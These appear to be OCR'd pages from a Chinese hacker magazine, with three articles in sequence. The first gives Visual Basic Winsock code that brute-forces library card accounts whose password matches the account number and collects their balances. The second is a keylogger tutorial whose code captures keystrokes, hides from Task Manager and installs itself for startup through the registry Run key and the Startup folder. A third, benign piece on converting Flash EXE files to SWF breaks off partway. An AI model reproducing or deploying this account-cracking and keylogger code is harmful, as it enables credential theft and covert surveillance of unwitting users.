


图6 服务器返回给本机允许登录的指令

到这里可以说已经正常登录了，但是我们一定还想知道账上的余额吧，那就看图8吧。这次总共接收了来自服务器255个字节，有用的部分是从<ELIB 1.0>1<M>开始，到</ELIB>为止，其中的1.38就是余额了。




图7 本机发往服务器要求正常登录的指令



图8 返回的余额信息

至此，整个分析过程已经完成。要说明几点：

其一，大多指令仅仅相差一个字符，但可谓是“差之毫厘，谬之千里”啊。

其二，据我猜测，指令中的L代表登录指令，R则代表账号正确，M是指账上的余额。

其三，要多注意TCP的数据包，往往会有意想不到的收获。

好了，既然手工分析、测试已经完成，那么就让程序傻瓜地自动完成猜解账号密码的过程吧。




图9 程序界面

二、设计成果 程序实现

先给出其界面与对应的各属性，这样更方便理解下面的程序，如图9、图10所示。

属性／对象	Name	Caption	Text	Sorted
Label	lblStart	开始号码：	无	无
Label	lblEnd	结束号码：	无	无
Label	lblLen	号码长度：	无	无
TextBox	txtStart	无	空	无
TextBox	txtEnd	无	空	无
TextBox	txtLen	无	8	无
ListBox	lstResult	无	无	True
CommandButton	cmdScan	开始	无	无
Winsock	sckScan	无	无	无

图10 程序中各控件的属性

首先，代码要进行初始化，设置Winsock控件所使用的协议、远端服务器地址及其连接端口，这些我们在前面图1的讲解中已经获取到了。若命令按钮的标题是“开始”，则在设置完成后进行连接，否则关闭连接，以备下次使用。代码如下：

```
Private Sub cmdScan_Click()
'判断按钮的标题是否是“开始”
If cmdScan.Caption = "开始" Then
    '是，则将按钮标题设置为“停止”
    cmdScan.Caption = "停止"
    '设置Winsock控件使用的协议、对方的机器名或是IP地址及需要连接的端口 sckScan.Protocol = sckTCPProtocol
    sckScan.RemoteHost = "192.168.2.6"
    sckScan.RemotePort = 13333
    'Winsock控件开始连接
    sckScan.Connect
Else
    '否，则将按钮标题设置为“开始”
    cmdScan.Caption = "开始"
    '关闭Winsock控件的连接
    sckScan.Close
End If
End Sub
```

在连接过程中判断开始账号是否已经和结束相同或大于，是，则结束本次扫描；不是，则判断开始账号的长度是否等于指定长度，不足则在前方补“0”，接着将账号和与账号相同的密码组成指令发送给服务器，这里默认使用的是条形码号，因为其容易实现且不易出错，而证件号则恰恰相反。代码如下：

```
Private Sub sckScan_Connect()
'判断开始数是否小于结束数
If Val(txtEnd.Text) <= Val(txtStart.Text) Then
'是，则调用按钮的过程
Call cmdScan_Click
'给出提示
MsgBox "结束号码比开始号码小，或者扫描结束！", vbInformation
'退出本过程
 Exit Sub
End If
'判断开始数是否小于指定长度
If Len(txtStart.Text) < Val(txtLen.Text) Then
'是，则在开始数前补充“0”，并写入开始文本框
  txtStart.Text = String(Val(txtLen.Text) - Len(txtStart.Text), "0") & txtStart.Text
End If
'发送标识字符串、账号、密码指令
sckScan.SendData "<ELIB 1.0>1<L>22" & txtStart.Text & Space(20 - Len(txtStart.Text)) & txtStart.Text & "</ELIB>"
End Sub
```

这一步首先判断接收到的服务器发送来的允许登录的指令，是就向服务器发送要求正常登录的指令，不是则拆分服务器发来的指令，获取其中的账户余额并填入列表框，同时将账号递增1，开始下一个账号的连接。代码如下：

```
Private Sub sckScan_DataArrival(ByVal bytesTotal As Long)
Dim ReceiveData As String '定义存放接收内容的字符变量 Dim Money As Integer '定义存放余额在接收内容中位置的整型变量
    Dim EndFlag As Integer '定义存放标识字符串结束标志在接收内容中位置的整型变量
    '接收内容并存入变量
    sckScan.GetData ReceiveData
    '判断是否为“<ELIB 1.0>1<L>3</ELIB>”字符串
    If ReceiveData = "<ELIB 1.0>1<L>3</ELIB>" Then
    '是，则发送“<ELIB 1.0>1<R>1</ELIB>”
    sckScan.SendData "<ELIB 1.0>1<R>1</ELIB>"
    Else
    '否，则从接收的内容中获取余额的位置
    Money = InStr(1, ReceiveData, ";") + 1
    '从接收内容中获取标识字符串结束标志的位置
    EndFlag = InStr(Money, ReceiveData, "</ELIB>")
    '判断余额的位置是否为1，不为1则说明密码与账号相同，添加到列表框中
    If Money <> 1 Then lstResult.AddItem txtStart.Text & "  " & Mid(ReceiveData, Money, EndFlag - Money)
    '关闭Winsock控件本次连接
    sckScan.Close
    '账号递增1，并写入开始文本框
    txtStart.Text = Mid(Str(Val(txtStart.Text) + 1), 2)
    '判断开始数是否小于指定长度
    If Len(txtStart.Text) < Val(txtLen.Text) Then
    '是，则在开始数前补充“0”，并写入开始文本框
    txtStart.Text = String(Val(txtLen.Text) - Len(txtStart.Text), "0") & txtStart.Text
    End If
    'Winsock控件开始下一次连接
    sckScan.Connect
    End If
    End Sub
```

如果Winsock控件在连接或者其他情况下出错，则需要立刻将其关闭并给出提示，防止扫描程序崩溃，同时也减少服务器上的计费系统出错的几率，使服务器的资源被更好地利用。在程序退出时也要关闭Winsock控件。代码如下：

```
'Winsock控件出错后断开连接并给出系统定义提示
Private Sub sckScan_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
sckScan.Close
MsgBox Description
End Sub

'程序结束时断开Winsock控件的连接
Private Sub Form_Unload(Cancel As Integer)
sckScan.Close
End Sub
```

至此，设计过程也完成了。如图11所示，就是程序运行后检测到的账号与密码相同的账号及余额，效果不错吧！




图11 作者环境下其成果显示

三、写在最后

本文仅想以一个小小的想法抛砖引玉，不希望看到各位看官将本程序用于非法场合。最后，留下我的Blog：http://smallrascal.blog.tom.com，欢迎各位常来坐坐喝喝茶。

（文章中作者编写的ScanLib v1.0及其代码，冰刃，IRIS都已收录在光盘中。）

编辑点评： 作者由一次偶然事件，进而分析原因，抓包分析数据包，搞清其登录原理，再利用程序自动实现，思路清晰巧妙；不足之处是编写的程序只能针对作者的环境加以利用，不能任意修改以适用不同的场合。但这只是一个开端和想法，至于具体的利用，按照作者的思路，你也可以分析自己的环境加以发扬。

从本文你可以学到：
1、对键盘记录器的功能分析。
2、用VB实现键盘记录器的功能。
3、编写HACK工具的一般思路。

动手打造自己的黑器 eighteen ——键盘记录器

看过了很多期 NoHack 杂志，里面很多的程序都是用 VB 编写的，现在很多刚入门的读者都喜欢 VB。虽然它有很多缺点，如 API 声明过于繁琐，程序运行需要 VB 运行库的支持等，但它简单易学，很适合编程初学者，所以偶也写一篇文章送给所有看 NoHack 的 VB 迷们。

大家一定都用过很多黑客工具来辅助自己的行动吧，这次就送给大家一款键盘记录器的打造方法，按照这个思路，你可以打造一款自己的 keylogger，是不是感觉不错呀！ OK，首先分析一下一个 keylogger 至少应该具备的功能，我认为应该有三个最基本的：

> 第一个：记录键盘、鼠标(这个一般没必要记录的)的操作。
> 第二个：记录当前活动的窗口，否则谁知道你记录的东东是哪个程序中的。
> 第三个：具备 HACK 工具的基本特性——隐藏和自启动。

分析完了应该具备的功能，我们就要考虑如何来编程实现了。这个程序主要是利用 GetAsync KeyState 函数，使用 GetAsyncKeyState 可以获得键盘的动作。GetAsyncKeyState 函数根据虚拟键表判断按键的类型，返回值为一个 16 位的二进制数，如果被按下则最高位为 1。下面是 API 函数 GetAsyncKeyState 的声明，详细使用请查看 MSDN。

```
Private Declare Function GetAsyncKeyState Lib "user32"
(ByVal vKey As Long) As integer
```

函数就先介绍这么多，后门用到的会在代码里加以说明，下面我们把需要的控件列出来：

> text1、text2：用来查看测试结果
> timer1：不断扫描，实现对键盘的记录操作
> timer2：用来定时保存到文件

OK，下面我们就其主要功能编程来实现。记录键盘的目的是用来获取被监控者的密码、隐私或知道他在做什么，当然，这需要知道对方是在什么程序下操作的，否则记录的只是一堆难以分析的字符，所以我们需要获知当前用户的活动窗口，其实现代码如下：

```
Private Sub Form_Load()
 '使程序不在任务管理器中显示
App.TaskVisible = False
'————防止重复运行
 If App.PrevInstance Then
        End
     End If
   '获得当前活动窗口
currentwindow = GetCaption(GetForegroundWindow)
                  end sub
Private Sub Timer1_Timer()
 '下面是检测当前的活动窗口是否已经改变
If currentwindow <> GetCaption(GetForegroundWindow) Then
currentwindow = GetCaption(GetForegroundWindow)
end sub
 '我们获得了当前窗口的标题，下一步就是要进行键盘记录操作了。
Dim keystate As Long
Dim Shift As Long
Shift = Getasynckeystate(vbKeyShift)
keystate = Getasynckeystate(vbKeyA)
 '对大小字母进行记录
If (CAPSLOCKON = True And Shift = 0 And (keystate And
&H1) = &H1) Or _
(CAPSLOCKON = False And Shift <> 0 And (keystate And
&H1) = &H1) Then
Text1 = Text1 + "A"
End If
If (CAPSLOCKON = False And Shift = 0 And (keystate And
&H1) = &H1) Or _
(CAPSLOCKON = True And Shift <> 0 And (keystate And
&H1) = &H1) Then
Text1 = Text1 + "a"
End If
  '对数字键的记录
keystate = Getasynckeystate(vbKey1)
If Shift = 0 And (keystate And &H1) = &H1 Then
 Text1 = Text1 + "1"
    End If
    If Shift <> 0 And (keystate And &H1) = &H1 Then
Text1 = Text1 + "!"
End If
      end sub
```

由上面的代码实现了键盘记录，下面我们就要实现定时将记录的内容保存到记录文件中，以便查看或发送到指定的邮箱，代码和注释如下：

```
Private Sub Timer2_Timer()
 '每隔半分钟检测一次
 '将键盘记录追加到记录中，在这里，大家可以写一个加密码函数
 '来对记录进行加密码，发送时，解密
Open logfile For Append As #1
Write #1, Text1
Close #1
 '清空记录存储，重新接受记录
Text2.Text = Text2.Text + Text1.Text
Text1.Text = ""
End Sub
```

OK，两个最基本的功能实现了，但是还不怎么符合 HACK 工具的特征：长久地为我们服务！为了让我们的程序能长久地为我们服务，我们需要让它实现自启动。在这里，我不仅修改了注册表，还把自身复制到启动文件和系统目录，代码和注释语句如下：

```
'隐藏进程
    Dim mypath As String
    Dim r As Long
    Dim keyhand As Long
    Dim regfpath As String
    regfpath = systempath & "\loger.exe"
     '获得当前窗口
    currentwindow = GetCaption(GetForegroundWindow)
     mypath = App.Path & "\" & App.EXEName & ".exe"
'————拷贝到系统目录和启动
   FileCopy mypath, regfpath
    If App.EXEName <> "log" Then
FileCopy mypath, Left(systempath, 3) & "Documents and
Settings\All Users\「开始」菜单\程序\启动\log.exe"
End If
'————修改注册表以使程序每次自启动
r = RegCreateKey(HKEY_LO
CAL_MACHINE, "SOFTWARE\
Microsoft\Windows\CurrentVersion\Run", keyhand)
r = RegSetValueEx(keyhand, "sysin", 0, REG_SZ, ByVal
regfpath, Len(regfpath))
r = RegCloseKey(keyhand)
```

至此，其中的主要功能都实现了。现在，大家是不是觉得编写键盘记录器很简单？本文只是简单地实现其主要功能，在此基础上，大家还可以给它加上邮件发送功能，或者把它集成到自己的后门上，那样我们的程序就会更有威力了！

（文章中的主要功能代码已经收录在光盘里，请按照文章名查找。）

编辑点评：文章简单介绍了作为键盘记录器应该具备的基本功能，进而用代码对其功能进行实现，过程清晰明了。看完文章，你是不是觉得自己动手写个键盘记录器也很简单啊？但是要提醒你的是，"看"和"写"是不一样的，最好的办法是亲自动手试一试。

Flash动画EXE2SWF很简单

（C语言实现版）

Smallrascal

从本文你可以学到：
1、两种格式的Flash文件的内在联系。
2、用程序实现EXE到SWF的分割。
3、分析问题的思路和方法。

Flash动画每个人都看过吧，也应该知道它有两种格式：一种扩展名为.SWF，必须用Flash播放器或者是支持Flash插件功能的浏览器才能打开；另一种是以.EXE为扩展名的文件，直接双击即可播放。在一些场合，后者给我们带来了很大的方便，不过有些场合就不合适了，比如你要把一个Flash通过网络与好友共享，但此时网速特别慢，而好友那边又有Flash播放环境。因为同样一个动画，EXE和SWF格式相差近1MB大小。把SWF转为EXE文件，Macromedia的Flash播放器就可以完成，但却没有提供EXE转为SWF的功能，那该如何转换呢？不用急，下文就给大家带来解决方案。

实际问题分析：找到内在联系

这里我准备了一个SWF和通过Flash播放器将其转换为EXE的文件，分别命名为swf.swf和exe.exe，用WinHex打开文件，如图1所示。




图1 比较swf.swf和exe.exe的异同

在上图的文件头中没有发现相同的内容，我们试试用swf.swf的前16个字节的16进制字符作为关键字在exe.exe中进行查找，看看能不能找到。先选中swf.swf的第一行，单击右键，选择弹出菜单的"编辑"中"复制选块"下的"16进制数值"，也就是前16个字符，接着点击**"搜索"**菜单下的**"查找16进制数值"**，在弹出的对话框中单击右键，选择弹出菜单中的**"粘贴"**，将刚才复制的数值粘贴到文本框中，最后点击**"确定"**，稍等片刻，就能看到如图2所示的结果。

